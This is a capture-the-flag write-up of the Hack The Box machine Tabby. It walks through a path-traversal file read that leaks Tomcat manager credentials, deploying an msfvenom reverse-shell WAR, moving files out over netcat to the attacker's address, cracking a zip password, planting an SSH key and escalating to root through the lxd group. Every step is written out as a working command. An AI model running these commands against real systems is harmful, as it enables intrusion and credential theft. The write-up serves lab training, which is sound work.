Hack The Box Tabby Writeup (Easy Linux)
Easy Linux box. An LFI in news.php reads tomcat-users.xml, a WAR deploy gives a shell, a cracked zip password reuses as ash, and the lxd group mounts the host.
Summary
Tabby serves a hosting company site on port 80 and a default Apache Tomcat page on 8080. The site’s statement about a recent data breach links to news.php with a file parameter, which takes traversal sequences and reads anything on disk, including /usr/share/tomcat9/etc/tomcat-users.xml and the manager password it holds. With those credentials an msfvenom WAR payload is deployed through the manager text interface and browsing to its path returns a shell as tomcat. The only other user with a shell is ash, and a file search finds an encrypted backup archive in the webroot; zip2john and john recover the archive password admin@it, and ash reuses it as their system password. SSH is key only, so the tester writes their own public key into ash’s authorized_keys from the existing session. Ash belongs to the lxd group, which is a well known root path: importing an Alpine image, starting a privileged container and mounting the host filesystem at /mnt/root gives full access.
Service Enumeration
Apache Tomcat Enumeration - Port 8080
Port 8080 hosts Apache Tomcat:

Nothing much we can do here without credentials.
Web Server Enumeration - Port 80
The website main page gives me a hint toward a recent databreach. They also mention the site vhost: megahosting.htb.

The “read our statement…” link directs me to /news.php:

More specifically:
1
http://megahosting.htb/news.php?file=statement
Local File Inclusion
I can easily include local files abusing path traversal:
1
http://megahosting.htb/news.php?file=../../../../../../../../etc/passwd

This local file inclusion vulnerability can be used to get a hold on the tomcat-users.xml file:

Specifically:
1
/news.php?file=../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml
And now we have credentials for the tomcat manager app:
1
2
Username: tomcat
Password: $3cureP4s5w0rd123!
Initial Access - Remote Code Execution
I use msfvenom to generate a malicious war file:
1
msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.57 LPORT=1337 -f war -o evil.war
I use the credentials for the manager app to upload it:
1
curl --upload-file evil.war -u 'tomcat:$3cureP4s5w0rd123!' "http://megahosting.htb:8080/manager/text/deploy?path=/monshell"
I start a netcat listener:
1
nc -lvnp 1337
And now I can simply access this url to trigger the shell:
1
http://megahosting.htb:8080/monshell

It works, I get the connection back in my netcat listener as “tomcat” user:
Horizontal Privilege Escalation - ash
I notice the only user in the system with shell access besides root is “ash”. I use “find” to locate files in the system owned by “ash”:
1
2
3
4
5
$ find / -user ash 2>/dev/null

/var/www/html/files
/var/www/html/files/16162020_backup.zip
/home/ash
One of the files is a backup archive at /var/www/html/files/16162020_backup.zip. I transfer this file to my machine by first starting a netcat listener on port 1337:
1
nc -lvnp 1337 > backup.zip
Then, on the victim machine as “tomcat”, transfer the file:
1
nc 10.10.14.57 1337 < /var/www/html/files/16162020_backup.zip
ZIP Archive Password Crack
I tried opening the backup zip archive but it asks for password:
1
2
3
4
$ unzip backup.zip
Archive:  backup.zip
   creating: var/www/html/assets/
[backup.zip] var/www/html/favicon.ico password:
So I used zip2john util from JohnTheRipper suite to transform this zip archive into a hash John can understand:
1
~/hacking/tools/john/run/zip2john backup.zip > hash.txt
I run john against it and it cracks the password almost immediately:
1
2
3
4
5
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

[snip]

admin@it         (backup.zip)
And now I can unzip the archive. However, there’s nothing new in this archive. The idea is to use the encryption password of the archive (admin@it) to log in as local user “ash”. Password reuse.
New credentials:
1
2
Username: ash
Password: admin@it
I use the shell as “tomcat” to log in as “ash” since I can’t log in via SSH (public key).
SSH Access
I do generate a SSH private/public key pair on my local machine:
1
ssh-keygen -f ash
I copy the public key:
1
cat ash.pub | xclip -selection clipboard
And place it in ash’s .ssh folder (create it first with mkdir):
1
echo ssh-rsa [snippet] > ~/.ssh/authorized_keys
And now I can log in using the private key:
1
ssh -i ash ash@megahosting.htb
Vertical Privilege Escalation - root
I notice right away the fact that ash has membership in the “lxd” group:
1
2
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
This is a well-known privilege escalation vector. I use the methods described in the linked article to build an alpine LXC image by first cloning the repo:
1
git clone  https://github.com/saghul/lxd-alpine-builder.git
Then entering the directory and starting build as root:
1
2
cd lxd-alpine-builder
sudo ./build-alpine
It’ll generate a new tar archive. In my case, “alpine-v3.13-x86_64-20210218_0139.tar.gz”:
1
2
3
user@attackbox:~/hacking/htb/machines/easy/tabby/lxd-alpine-builder$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  README.md
alpine-v3.22-x86_64-20251127_1302.tar.gz  LICENSE
I start a python http server to transfer this archive to the victim machine:
1
sudo python3 -m http.server 80
In my ssh session as “ash”, I get the file:
1
wget 10.10.14.57/alpine-v3.22-x86_64-20251127_1302.tar.gz

I import the image:
1
lxc image import ./alpine-v3.22-x86_64-20251127_1302.tar.gz --alias myimage
It works, as you can see:

Then I can apply the following steps to start this container in privileged mode, and have the root filesystem mounted at /mnt/root:
1
2
3
4
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh